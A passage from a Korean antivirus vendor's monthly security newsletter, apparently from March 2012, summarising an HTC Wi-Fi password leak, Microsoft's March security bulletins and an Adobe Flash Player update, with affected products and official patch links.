개인정보보호에 대한 관심이 커지면서 기업이 사용자의 동의를 구하지 않고 수집할 수 있는 정보의 범위는 점점 줄어들고 있습니다. 이런 가운데 구글이 개인정보를 제공하는 이용자들에게 상품권을 지급하기로 하는 '스크린와이즈' 프로그램을 발표 했는데, 나흘 만에 신청자가 8천명을 넘어섰다고 합니다. 사실상의 '개인정보의 판매'를 두고 개인정보 보호 전문가들 사이에서 찬반의견이 갈리고 있습니다.

• HTC 스마트폰 와이파이 암호 누출

HTC는 자사의 안드로이드 스마트폰 일부가 소프트웨어 결함으로 인해 와이파이 네트워크의 암호를 누출했다는 사실을 인정했습니다. 패치가 이루어지는 모델은 '디자이어 HD', '글

라쎄', '썬더볼트 4G', '센세이션 4G', '디자이어S', '이보 3D', '이보 4G' 등이며, 자동업데이트나 HTC 홈페이지를 통해 업그레이드가 가능합니다.

2. 3월의 취약점 이슈

• Microsoft 3월 정기 보안 업데이트

원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제, DNS 서버의 취약점으로 인한 서비스 거부 문제, Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제, Visual Studio의 취약점으로 인한 권한 상승 문제 해결 등을 포함한 Microsoft 3월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**

<취약점 목록>

원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제점(2671387)

이 보안 업데이트는 원격 데스크톱 프로토콜에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 이 중 가장 심각한 취약점은 공격자가 특수하게 조작된 RDP 패킷 시퀀스를 영향을 받는 시스템에 전송할 경우 원격 코드 실행을 허용할 수 있습니다. 기본적으로 RDP(원격 데스크톱 프로토콜)은 모든 Windows 운영 체제에서 사용되도록 설정되어 있지는 않습니다. RDP가 사용 가능하지 않는 시스템은 취약하지 않습니다.

DNS 서버의 취약점으로 인한 서비스 거부 문제점(2647170)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 인증되지 않은 원격 공격자가 특수하게 조작된 DNS 쿼리를 대상 DNS 서버에 보낼 경우 서비스 거부가 발생할 수 있습니다.

Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2641653)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 공격자가 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

Visual Studio의 취약점으로 인한 권한 상승 문제점(2651019)

이 보안 업데이트는 비공개적으로 보고된 Visual Studio의 취약점 1건을 해결합니다. 이 취약점으로 인해 공격자가 Visual Studio에서 사용되는 경로에 특수하게 조작된 추가 기능을 배치하고 보다 높은 권한을 갖는 사용자가 Visual Studio를 시작하도록 유도할 경우 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증

명을 가지고 로컬로 로그온할 수 있어야 합니다. 익명의 사용자에 의해서나 원격으로는 이 취약점을 악용할 수 없습니다.

Expression Design의 취약점으로 인한 원격 코드 실행 문제점(2651018)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Expression Design의 취약점 1건을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 DLL(동적 연결 라이브러리) 파일과 동일한 네트워크 디렉터리에 있는 합법적인 파일(예: .xpr 또는 .DESIGN 파일)을 여는 경우 원격 코드 실행이 허용될 수 있습니다. 이렇게 하면 합법적인 파일을 열 때 Microsoft Expression Design이 DLL 파일 로드 및 포함된 코드 실행을 시도할 수 있습니다. 공격에 성공하려면, 사용자가 신뢰할 수 없는 원격 파일 시스템 위치 또는 WebDAV 공유를 방문하거나 이러한 위치에서 취약한 응용 프로그램이 로드되는 합법적인 파일(예: .xpr 또는 .DESIGN 파일)을 열어야 합니다.

DirectWrite의 취약점으로 인한 서비스 거부 문제점(2665364)

이 보안 업데이트는 Windows DirectWrite의 공개된 취약점을 해결합니다. 이 취약점으로 인해 인스턴트 메신저 기반 시나리오에서 공격자가 특수하게 조작된 Unicode 문자 시퀀스를 인스턴트 메신저 클라이언트에 바로 전송할 경우 서비스 거부가 발생할 수 있습니다. DirectWrite가 특수하게 조작된 Unicode 문자 시퀀스를 렌더링할 때 대상 응용 프로그램이 응답하지 않을 수 있습니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/MS12-mar
영문 : http://technet.microsoft.com/en-us/security/bulletin/MS12-mar

• Adobe Flash Player 다중 취약점 업데이트 권고

CVE Number : CVE-2012-0768, CVE-2012-0769

Adobe Flash Player 에 영향을 주는 다중의 취약점을 해결한 보안 업데이트가발표 되었습니다. 낮은 버전의 Adobe Flash Player 사용자는 악성코드 감염 등의 위험이 있으므로 해결방안에 따라 최신버전으로 업데이트 하시기 바랍니다.

<해당 제품>

- 윈도우, 매킨토시, 리눅스, 솔라리스 환경에서 동작하는 Adobe Flash Player 11.1.102.62 및 이전 버전
- 안드로이드4.X 환경에서 동작하는 Adobe Flash Player 11.1.115.6 및 이전 버전
- 안드로이드3.X, 2.X 환경에서 동작하는 Adobe Flash Player 11.1.111.6 및 이전 버전

• 크롬 브라우저에서 동작하는 Adobe Flash Player 11.1.102.62 및 이전버전

<해결 방법>

• 윈도우, 매킨토시, 리눅스, 솔라리스 환경의 Adobe Flash Player 11.1.102.62 및 이전 버전 사용자:
http://get.adobe.com/kr/flashplayer에 방문하여 최신 버전의 플래시플레이어를 설치하거나 자동 업데이트를 이용하여 업데이트 합니다.

• 안드로이드 환경의 Adobe Flash Player 사용자:
안드로이드 마켓에 접속하여 Adobe Flash Player 최신버전을 설치합니다.

<참고 사이트>

http://www.adobe.com/support/security/bulletins/apsb12-05.html

Contact us...

㈜이스트소프트 알약대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

http://advert.estsoft.com/?event=201111181660299